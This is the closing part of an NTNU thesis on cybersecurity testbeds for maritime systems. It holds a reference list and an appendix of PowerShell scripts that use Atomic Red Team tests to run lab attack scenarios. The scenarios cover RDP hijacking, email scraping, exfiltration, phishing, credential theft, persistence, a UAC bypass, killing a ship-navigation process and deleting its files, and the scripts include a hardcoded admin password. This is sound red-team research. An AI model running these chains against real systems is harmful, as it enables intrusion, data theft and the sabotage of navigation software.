[26] H. Al-Mohannadi, Q. Mirza, A. Namanya, I. Awan, A. Cullen and J. Disso, 'Cyber-attack modeling analysis techniques: An overview,' in *Proceedings - 2016 4th International Conference on Future Internet of Things and Cloud Workshops, W-FiCloud 2016*, Institute of Electrical and Electronics Engineers Inc., Oct. 2016, pp. 69–76, ISBN: 9781509039463. DOI: 10.1109/W-FiCloud.2016.29.

[27] A. Canary, *Meet the Atomic Family | Atomic Red Team*. [Online]. Available: https://atomicredteam.io/.

[28] A. Mashinchi, *FAQs · redcanaryco/atomic-red-team Wiki · GitHub*. [Online]. Available: https://github.com/redcanaryco/atomic-red-team/wiki/FAQs.

[29] J. Providakes, *Network Sniffing, Technique T1040 - Enterprise | MITRE ATT&CK®*. [Online]. Available: https://attack.mitre.org/techniques/T1040/.

[30] C. Roberts, T. M. Lambert, Tsora-Pop and M. Graeber, *T1040 - Network Sniffing*, Jan. 2022. [Online]. Available: https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1040/T1040.md.

[31] A. Team, *Real-time cybersecurity readiness. - AttackIQ*, 2022. [Online]. Available: https://attackiq.com/.

[32] X. Team, *Attack Path Management | XM Cyber*, 2022. [Online]. Available: https://www.xmcyber.com/.

[33] A. Amro and V. Gkioulos, 'Communication and cybersecurity testbed for autonomous passenger ship,' To appear in Computer Security, Dec. 2021.

[34] M. A. Teixeira, T. Salman, M. Zolanvari, R. Jain, N. Meskin and M. Samaka, 'SCADA System Testbed for Cybersecurity Research Using Machine Learning Approach,' *Future Internet 2018, Vol. 10, Page 76*, vol. 10, no. 8, p. 76, Aug. 2018, ISSN: 19995903. DOI: 10.3390/FI10080076. [Online]. Available: https://www.mdpi.com/1999-5903/10/8/76/htm%20https://www.mdpi.com/1999-5903/10/8/76.

[35] V.-V. Patriciu and A. C. Furtuna, *Guide for Designing Cyber Security Exercises*. WSEAS Press, 2009, ISBN: 9789604741434.

[36] U. G. NCSC, *Exercise in a Box - NCSC.GOV.UK*. [Online]. Available: https://www.ncsc.gov.uk/information/exercise-in-a-box.

[37] M. M. Yamin, B. Katt and V. Gkioulos, 'Cyber ranges and security testbeds: Scenarios, functions, tools and architecture,' *Computers & Security*, vol. 88, p. 101 636, Jan. 2020, ISSN: 0167-4048. DOI: 10.1016/J.COSE.2019.101636.

[38] M. Leitner, M. Frank, W. Hotwagner, G. Langner, O. Maurhart, T. Pahi, L. Reuter, F. Skopik, P. Smith and M. Warum, 'AIT Cyber Range: Flexible Cyber Security Environment for Exercises, Training and Research,' *PervasiveHealth: Pervasive Computing Technologies for Healthcare*, Nov. 2020, ISSN: 21531633. DOI: 10.1145/3424954.3424959. [Online]. Available: https://doi.org/10.1145/3424954.3424959.

[39] A. Hahn and T. Noack, 'eMartitime Integrated Reference Platform,' Tech. Rep., 2016.

[40] D. Kim, K. Ahn, S. Shim, K. Oh and Y. Kim, 'A study on the verification of collision avoidance support system in real voyages,' in *2015 International Association of Institutes of Navigation World Congress, IAIN 2015 - Proceedings*, Institute of Electrical and Electronics Engineers Inc., Dec. 2015, ISBN: 9781467376341. DOI: 10.1109/IAIN.2015.7352244.

[41] I. Maritime Organization, 'Maritime Cyber Risk Management in Saftey Management Systems,' Tech. Rep., Jun. 2017.

[42] A. Drougkas, A. Sarri, P. Kyranoudi, A. Zisi and European Union Agency for Cybersecurity., *Port cybersecurity : good practices for cybersecurity in the maritime sector*, ISBN: 9789292043148.

[43] R. A. Jones and B. Horowitz, 'System-aware cyber security,' *Proceedings - 2011 8th International Conference on Information Technology: New Generations, ITNG 2011*, pp. 914–917, 2011. DOI: 10.1109/ITNG.2011.158.

[44] dzach, *gpsfeed+ download | SourceForge.net*, 2019. [Online]. Available: https://sourceforge.net/projects/gpsfeed/.

[45] J. Providakes, *NotPetya, Software S0368 | MITRE ATT&CK®*. [Online]. Available: https://attack.mitre.org/software/S0368/.

[46] J. Providakes, *WannaCry, Software S0366 | MITRE ATT&CK®*. [Online]. Available: https://attack.mitre.org/software/S0366/.

[47] N. Ukjent, 'carnival corporation boat attack,' *Journal of Construction Engineering and Management*, no. 12, Oct. 2021. [Online]. Available: https://www.bleepingcomputer.com/news/security/carnival-cruise-hit-by-data-breach-warns-of-data-misuse-risk/.

[48] J. Providakes, *Hardware Additions, Technique T1200 - Enterprise | MITRE ATT&CK®*. [Online]. Available: https://attack.mitre.org/techniques/T1200/.

[49] J. Providakes, *Trusted Relationship, Technique T1199 - Enterprise | MITRE ATT&CK®*. [Online]. Available: https://attack.mitre.org/techniques/T1199/.

[50] J. Providakes, *Remote Service Session Hijacking: RDP Hijacking, Sub-technique T1563.002 - Enterprise | MITRE ATT&CK®*. [Online]. Available: https://attack.mitre.org/techniques/T1563/002/.

[51] A. Canary, *atomic-red-team/T1563.002.md at master · redcanaryco/atomic-red-team · GitHub*. [Online]. Available: https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1563.002/T1563.002.md.

[52] J. Providakes, *Replication Through Removable Media, Technique T1091 - Enterprise | MITRE ATT&CK®*. [Online]. Available: https://attack.mitre.org/techniques/T1091/.

[53] J. Providakes, *Stuxnet, Software S0603 | MITRE ATT&CK®*. [Online]. Available: https://attack.mitre.org/software/S0603/.

[54] A. Canary, *atomic-red-team/T1091.md at master · redcanaryco/atomic-red-team · GitHub*. [Online]. Available: https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1091/T1091.md.

[55] J. Providakes, *Automated Collection, Technique T1119 - Enterprise | MITRE ATT&CK®*. [Online]. Available: https://attack.mitre.org/techniques/T1119/.

[56] A. Canary, *atomic-red-team/T1119.md at master · redcanaryco/atomic-red-team · GitHub*. [Online]. Available: https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1119/T1119.md.

[57] J. Providakes, *Attor, Software S0438 | MITRE ATT&CK®*. [Online]. Available: https://attack.mitre.org/software/S0438/.

[58] J. Providakes, *Email Collection: Local Email Collection, Sub-technique T1114.001 - Enterprise | MITRE ATT&CK®*. [Online]. Available: https://attack.mitre.org/techniques/T1114/001/.

[59] A. Canary, *atomic-red-team/T1114.001.md at master · redcanaryco/atomic-red-team · GitHub*. [Online]. Available: https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1114.001/T1114.001.md.

[60] J. Providakes, *Automated Exfiltration, Technique T1020 - Enterprise | MITRE ATT&CK®*. [Online]. Available: https://attack.mitre.org/techniques/T1020/.

[61] A. Canary, *atomic-red-team/T1020.md at master · redcanaryco/atomic-red-team · GitHub*. [Online]. Available: https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1020/T1020.md.

[62] Q. Fois and P. Chaudhari, *IcedID: Analysis and Detection - VMware Security Blog - VMware*. [Online]. Available: https://blogs.vmware.com/security/2021/07/icedid-analysis-and-detection.html.

[63] J. Providakes, *Phishing: Spearphishing Attachment, Sub-technique T1566.001 - Enterprise | MITRE ATT&CK®*. [Online]. Available: https://attack.mitre.org/techniques/T1566/001/.

[64] J. Providakes, *User Execution: Malicious File, Sub-technique T1204.002 - Enterprise | MITRE ATT&CK®*. [Online]. Available: https://attack.mitre.org/techniques/T1204/002/.

[65] C. Corporation, *Home | Carnival Corporation & plc*, 2022. [Online]. Available: https://www.carnivalcorporation.com/.

[66] A. Canary, *atomic-red-team/T1566.001.md at master · redcanaryco/atomic-red-team · GitHub*. [Online]. Available: https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1566.001/T1566.001.md.

[67] J. Providakes, *Unsecured Credentials: Credentials in Registry, Sub-technique T1552.002 - Enterprise | MITRE ATT&CK®*. [Online]. Available: https://attack.mitre.org/techniques/T1552/002/.

[68] A. Canary, *atomic-red-team/T1552.002.md at master · redcanaryco/atomic-red-team · GitHub*. [Online]. Available: https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1552.002/T1552.002.md.

[69] J. Providakes, *Valid Accounts: Local Accounts, Sub-technique T1078.003 - Enterprise | MITRE ATT&CK®*. [Online]. Available: https://attack.mitre.org/techniques/T1078/003/.

[70] J. Providakes, *Boot or Logon Autostart Execution, Technique T1547 - Enterprise | MITRE ATT&CK®*. [Online]. Available: https://attack.mitre.org/techniques/T1547/.

[71] A. Canary, *atomic-red-team/T1547.md at master · redcanaryco/atomic-red-team · GitHub*. [Online]. Available: https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1547/T1547.md.

[72] J. Providakes, *Abuse Elevation Control Mechanism: Bypass User Account Control, Sub-technique T1548.002 - Enterprise | MITRE ATT&CK®*. [Online]. Available: https://attack.mitre.org/techniques/T1548/002/.

[73] A. Canary, *atomic-red-team/T1548.002.md at master · redcanaryco/atomic-red-team · GitHub*. [Online]. Available: https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1548.002/T1548.002.md.

[74] J. Providakes, *System Shutdown/Reboot, Technique T1529 - Enterprise | MITRE ATT&CK®*. [Online]. Available: https://attack.mitre.org/techniques/T1529/.

[75] A. Canary, *atomic-red-team/T1529.md at master · redcanaryco/atomic-red-team · GitHub*. [Online]. Available: https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1529/T1529.md.

[76] J. Providakes, *Network Service Discovery, Technique T1046 - Enterprise | MITRE ATT&CK®*. [Online]. Available: https://attack.mitre.org/techniques/T1046/.

[77] A. Canary, *atomic-red-team/T1046.md at master · redcanaryco/atomic-red-team · GitHub*. [Online]. Available: https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1046/T1046.md.

[78] J. Providakes, *Remote Services: Remote Desktop Protocol, Sub-technique T1021.001 - Enterprise | MITRE ATT&CK®*. [Online]. Available: https://attack.mitre.org/techniques/T1021/001/.

[79] A. Canary, *atomic-red-team/T1021.001.md at master · redcanaryco/atomic-red-team · GitHub*. [Online]. Available: https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1021.001/T1021.001.md.

[80] J. Providakes, *Service Stop, Technique T1489 - Enterprise | MITRE ATT&CK®*. [Online]. Available: https://attack.mitre.org/techniques/T1489/.

[81] J. Providakes, *Data Destruction, Technique T1485 - Enterprise | MITRE ATT&CK®*. [Online]. Available: https://attack.mitre.org/techniques/T1485/.

[82] A. Canary, *atomic-red-team/T1489.md at master · redcanaryco/atomic-red-team · GitHub*. [Online]. Available: https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1489/T1489.md.

[83] A. Canary, *atomic-red-team/T1485.md at master · redcanaryco/atomic-red-team · GitHub*. [Online]. Available: https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1485/T1485.md.

Chapter 7

Additional Material

This appendix contains the code for running the attack scenarios, the only thing someone has to do to recreate them, is to install the Atomic Red Team [28], and run.

as1.ps1

```
#Preshow solution
echo "Importing module, get ready"
Import-Module "C:\AtomicRedTeam\invoke-atomicredteam\Invoke-AtomicRedTeam.psd1" -
    Force

echo "Creating session, steady"
$pw = convertto-securestring -AsPlainText -Force -String U9VhaHuEx2KKY5djArRi
$cred = new-object -typename System.Management.Automation.PSCredential -
    argumentlist "Admin",$pw
$sess = New-PSSession -ComputerName 192.168.0.152 -Credential $cred

echo $sess
$msg = 'Are we ready? [Y/N]'
$response = Read-Host -Prompt $msg

echo "Go!"
#the main event

echo "Hijcaking an rdp session"
#T1563.002-1 RDP hijacking
Invoke-AtomicTest T1563.002 -TestGuids a37ac520-b911-458e-8aed-c5f1576d9f46

$msg = 'Did we hijack? [Y/N]'
$response = Read-Host -Prompt $msg

echo "Spreading through USB-sticks"
#T1091 - Replication Through Removable Media
Invoke-AtomicTest T1091 -TestGuids d44b7297-622c-4be8-ad88-ec40d7563c75

echo "Collecting all data on the host"
#T1119-1 Automated Collection Command Prompt
Invoke-AtomicTest T1119 -TestGuids cb379146-53f1-43e0-b884-7ce2c635ff5b -Session
    $sess

$msg = 'Was it collected? [Y/N]'
$response = Read-Host -Prompt $msg
```


```
echo "Sending an inbox scraper"
Copy-Item -Path "C:\AtomicRedTeam\atomics\T1114.001\src\Get-Inbox.ps1" -Destination
      "C:\Users\Admin\AppData\Local\Temp\AtomicRedTeam\T1114.001\src" -ToSession
     $sess -Recurse

echo "Scraping!"
#T1114.001-1 Email Collection with PowerShell Get-Inbox
Invoke-AtomicTest T1114.001 -TestGuids 3f1b5096-0139-4736-9b78-19bcb02bb1cb -
     Session $sess

$msg = 'Did you find anything? [Y/N]'
$response = Read-Host -Prompt $msg

echo "Sending it all to google"
#T1020-1 IcedID Botnet HTTP PUT
Invoke-AtomicTest T1020 -TestGuids 9c780d3d-3a14-4278-8ee5-faaeb2ccfbe0 -Session
     $sess

$msg = 'Are we finished? [Y/N]'
$response = Read-Host -Prompt $msg
```

as2_1.ps1

```
#Preshow solution
echo "Importing module"
Import-Module "C:\AtomicRedTeam\invoke-atomicredteam\Invoke-AtomicRedTeam.psd1" -
    Force

$msg = 'Are we ready to start? [Y/N]'
$response = Read-Host -Prompt $msg

$msg = 'Email from office@carnivalcorp.com with the file "updated cargo manifest.
    xls" Download? [Y/y]'
$response = Read-Host -Prompt $msg
Invoke-AtomicTest T1566.001 -TestGuids 114ccff9-ae6d-4547-9ead-4cd69f687306

$msg = 'Has email attachment been downloaded? [Y/N]'
$response = Read-Host -Prompt $msg

echo "Exploring credentials"
Invoke-AtomicTest T1552.002 -TestGuids b6ec082c-7384-46b3-a111-9a9b8b14e5e7

$msg = 'Was there any credentials? [Y/N]'
$response = Read-Host -Prompt $msg

echo "Making permanent access"
Invoke-AtomicTest T1547 -TestGuids cb01b3da-b0e7-4e24-bf6d-de5223526785

$msg = 'Has boot been configured? [Y/N]'
$response = Read-Host -Prompt $msg

echo "Bypasser User account controls"
Invoke-AtomicTest T1548.002 -TestGuids a6ce9acf-842a-4af6-8f79-539be7608e2b

$msg = 'Have UAC been bypassed? [Y/N]'
$response = Read-Host -Prompt $msg

echo "Restarting the machine"
Invoke-AtomicTest T1529 -TestGuids f4648f0d-bf78-483c-bafc-3ec99cd1c302
```

as2_2.ps1

```
#Preshow solution
echo "Importing module"
Import-Module "C:\AtomicRedTeam\invoke-atomicredteam\Invoke-AtomicRedTeam.psd1" -
    Force

echo "Creating session"
$pw = convertto-securestring -AsPlainText -Force -String U9VhaHuEx2KKY5djArRi
$cred = new-object -typename System.Management.Automation.PSCredential -
    argumentlist "Admin",$pw
$sess = New-PSSession -ComputerName 192.168.0.152 -Credential $cred

echo $sess

$msg = 'Are we ready to start? [Y/N]'
$response = Read-Host -Prompt $msg

echo "Finding the machine with opencpn"
$myArgs = @{ "host_to_scan" = "192.168.0.0/24" }
Invoke-AtomicTest T1046 -TestGuids d696a3cb-d7a8-4976-8eb5-5af4abf2e3df -InputArgs
    $myArgs

$msg = 'Did you find it? [Y/N]'
$response = Read-Host -Prompt $msg

echo "Access the machine via Remote Desktops"
$myArgs = @{ "logonserver" = "windows-machine" ; "username" = "Admin" ; "password"
    = "U9VhaHuEx2KKY5djArRi" }
Invoke-AtomicTest T1021.001 -TestGuids 7382a43e-f19c-46be-8f09-5c63af7d3e2b -
    InputArgs $myArgs

$msg = 'Kill it? [Y/N]'
$response = Read-Host -Prompt $msg

echo "kills process opencpn.exe"
$myArgs = @{ "process_name" = "opencpn.exe" }
Invoke-AtomicTest T1489 -TestGuids f3191b84-c38b-400b-867e-3a217a27795f -Session
    $sess -InputArgs $myArgs


echo "delete opencpn.exe"
$myArgs = @{ "file_to_delete" = 'C:\Users\Admin\Desktop\OpenCPN' }
Invoke-AtomicTest T1485 -TestGuids 476419b5-aebf-4366-a131-ae3e8dae5fc2 -Session
    $sess -InputArgs $myArgs

$msg = 'Are We finished? [Y/N]'
$response = Read-Host -Prompt $msg
```



NTNU

Norwegian University of
Science and Technology